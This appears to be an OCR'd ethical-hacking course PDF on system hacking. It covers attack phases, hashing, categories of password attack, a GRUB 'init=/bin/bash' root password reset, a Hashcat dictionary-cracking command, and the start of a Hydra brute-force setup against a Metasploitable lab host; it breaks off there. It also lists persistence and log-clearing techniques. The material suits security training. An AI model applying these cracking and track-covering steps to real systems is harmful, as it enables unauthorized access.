SYSTEM HACKING

-ATHARVA KATKAR

Sr no.	Contents
01.	**Introduction to System Hacking** • **Hashing** • **Types of password attacks**
02.	**Password attacking methods:** • **Cracking attackers machines password** • **Password cracking using Hashcat** • **Password cracking using Hydra** • **Password cracking using Responder** • **Password cracking using Medusa** • **Password cracking using John the Ripper**
03.	**Introduction to Metaspolit** • **Creating a payload using MSFVenom** • **Metasploitable exploitation using MSFVenom** • **Windows exploitation using MSFVenom**
04.	**Extra: Gaining access through RDP port**

SYSTEM HACKING

System Hacking refers to the set of techniques used by ethical hackers (or attackers) to gain unauthorized access to a system, escalate privileges, maintain access, and cover their tracks. It is a major phase in the penetration testing lifecycle after reconnaissance, scanning, and enumeration.

---

1. Goal of System Hacking

- To gain access to a computer or network system
- To increase privileges (non-admin → admin)
- To extract sensitive data (passwords, files, credentials)
- To maintain long-term access
- To avoid detection by logs and security tools

2. Four Major Steps in System Hacking

(1) Password Cracking (Gaining Access)

Used to break or recover passwords.

Common methods:

- Brute Force Attack
- Dictionary Attack
- Hybrid Attack
- Credential Dumping (using tools like Mimikatz)
- Keyloggers (capture keystrokes)
- Password Guessing
- Social engineering (phishing)

Important Tools:
Hydra, John the Ripper, Hashcat, Mimikatz, Cain & Abel, THC-Hydra.

(2) Privilege Escalation

Once inside, hackers try to get higher-level permissions.

Types:

- **Vertical Escalation** → User → Admin
- **Horizontal Escalation** → Access another user account

Techniques:

- Exploiting OS vulnerabilities
- Misconfigurations
- Weak file permissions
- Kernel exploits
- SUDO abuse in Linux

Tools:
Metasploit, WinPEAS, LinPEAS, BloodHound.

(3) Maintaining Access

Attackers keep a persistent connection so they can return later.

Methods:

- Backdoors
- Trojans
- Rootkits
- Creating hidden user accounts
- Scheduled tasks or cron jobs

Tools:
Netcat, Metasploit persistence module, Remote Access Trojans (RATs).

(4) Covering Tracks

To avoid being caught, attackers erase evidence.

Actions:

- Clearing event logs
- Deleting tool footprints
- Modifying timestamps (timestomping)
- Hiding processes or files

Tools:
Metasploit, CCleaner, Sysinternals tools.

Importance of System Hacking in Ethical Hacking:

Ethical hackers use these techniques to evaluate:

- How easily a system can be compromised
- Whether passwords and configurations are secure
- How attackers can escalate privileges
- Whether logs can detect attacks

This helps organizations improve their security posture.

Common Tools Used in System Hacking:

Category	Tools
Password Cracking	Hashcat, Hydra, John the Ripper
Exploitation	Metasploit
Privilege Escalation	WinPEAS, LinPEAS, BloodHound
Maintaining Access	Netcat, RATs
Forensics Evasion	Metasploit, Sysinternals

Before Exploiting any machine, fistly you should know about hashing and encryptions.

What is a Hash?

- A hash is a one-way cryptographic function that converts input (like a password or file) into a fixed-size string of characters.
- Example: SHA-256 turns any data into a 64-character string.
- Purpose: Used to verify data integrity (e.g., password storage, file checksums).

What is Encryption?

- Encryption is a two-way process that converts data into unreadable format using a key.
- Types: o Symmetric Encryption: Same key for encryption & decryption (e.g., AES) o Asymmetric Encryption: Public key to encrypt, private key to decrypt (e.g., RSA)
- Purpose: To protect sensitive information during storage or transmission.

Why to Learn This Before Attacking a Machine?

- Password Cracking: Most systems store passwords as hashes. You need to understand how to crack or brute-force them.
- Data Sniffing: If you intercept encrypted data, knowing encryption helps analyze or break it.
- Bypass Auth: Some systems use hash comparison or encrypted tokens understanding this helps you exploit flaws.
- Post-Exploitation: After access, decrypting stored data or cracking hashes is key for deeper access.

Cracking hash using Decrypt (website):

• **Website** -: https://10015.io/tools/md5-encrypt-decrypt

- **Step 1** : Type plain text that you want to converted in to hash value and click on Encrypt.




Figure 1

- **Step 2 :** Now copy hash value and click on Decrypter and use same process.




Figure 2

Generate Hash using HashCalc:

A hash calculator takes any input (text, file, password) and produces a unique fixed-length value called a hash.
This value is like a digital fingerprint of the input.
HashCalc is a legitimate Windows utility used to calculate hash values, such as:
• MD5, SHA-1, SHA-256, CRC32, And many others.

How to install it -:

- **Step 1 :** open browser , search hashcalc download and click on first website. https://softradar.com/hashcalc/download/de/
- **Step2:** download & setup hashcalculator.
- **Step3**: Now enter plain text that you want to generate hash & the hash will be generated.




Figure 3

Types Of Password Attacks

1.Online Password Attacks

Description: Attacks performed in real-time by attempting to log in through the system's authentication interface.

Examples:

• **Brute-force attack:** Tries all combinations of characters.

• **Dictionary attack:** Uses common or leaked password lists.

• **Credential stuffing:** Tests known leaked username/password combinations.

Tools: Hydra, Medusa, Burp Suite

2. Offline Password Attacks

Description: Performed on stolen or leaked password hashes, without interacting with the system directly.

Examples:

• **Hash cracking:** Attempting to reverse a password hash.

• **Rainbow table attack:** Using precomputed hash values for fast lookup.

• **Brute-force/dictionary cracking (offline)**

Tools: Hashcat, John the Ripper, Cain & Abel

3. Non-Electronic Password Attacks

Description: Attacks that involve physical or psychological manipulation rather than technical means.

Examples:

• **Phishing:** Tricking users into revealing credentials through fake emails or websites.

• **Shoulder surfing:** Observing someone enter a password.

• **Dumpster diving:** Recovering sensitive information from trash.

• **Pretexting:** Impersonating a trusted figure to gain information.

4.Active Password Attacks

Description: Involve direct interaction or modification of system resources to obtain passwords.

Examples:

• **MITM (Man-in-the-Middle):** Intercepting and modifying communication to capture passwords.

• **Keyloggers:** Software or hardware that records keystrokes.

• **Session hijacking:** Taking over a user's active session.

5.Passive Password Attacks

Description: Monitoring systems or network traffic without altering it to gather credentials.

Examples:

• **Packet sniffing:** Monitoring unencrypted traffic to detect login data.

• **Traffic analysis:** Observing login behavior patterns without altering data.

Tools: Wireshark, Tcpdump

Cracking attacker machines password

How to do it -:

- Start your attacker machine (Kali Linux).
- press E on opening the interface.
- Go to Linux line & Replace ro quite splash to **rw init=/bin/bash**




Figure 4




Figure 5

- After replacing , press **fn +F10** keys on keyboard then new window appears
- Then type passwd and your username and press enter




Figure 6

- Enter new password
- Note -: when you set new password , its not a visible
- Password update successfully




Figure 7

- Restart your kali &login with new password.

Password cracking Using Hashcat

Hashcat is a powerful password recovery tool included in Kali Linux. It's primarily used for cracking password hashes using a variety of attack methods and supports a wide range of hash types.

- Take some hash values




Figure 8

- first find which type of hash is that, for that use hash-identifier




Figure 9

- Break this hash using rockyou.txt dictionary

Type: hashcat -a 0 -m 0 hash.txt rockyou.txt

-a – attack mode

0 – wordlist mode

-m –hash type

-0 – md5

Hash.txt – file name that all hashesh store




Figure 10

- Here , hashcat breaks hash 👇




Figure 11

Password Cracking Using Hydra

Hydra (also known as THC-Hydra) is a powerful password-cracking tool used to perform brute-force attacks on various protocols and services. It is included by default in Kali Linux, a popular penetration testing distribution.

Key Points :

1. Hydra is used to perform brute-force attacks on login pages and network services.
2. It supports 40+ protocols, including SSH, FTP, HTTP, SMB, RDP, Telnet, MySQL, SMTP, and more.
3. Pen-testers use Hydra to identify weak passwords in an organization.
4. It works by using username lists and password dictionaries.
5. Purpose: To check whether systems use weak, common, or reused passwords.

- Attacker Machine - Kali linux
- Target Machine – Metasploitable 2

Note – : If you know target machine username or password , then add it on hydra dictionary , because if the username or password are in the dictionary then you clear how brute force really worked.

Attacker machines -: username – msfadmin , password – msfadmin
Target ip: 192.168.1.10

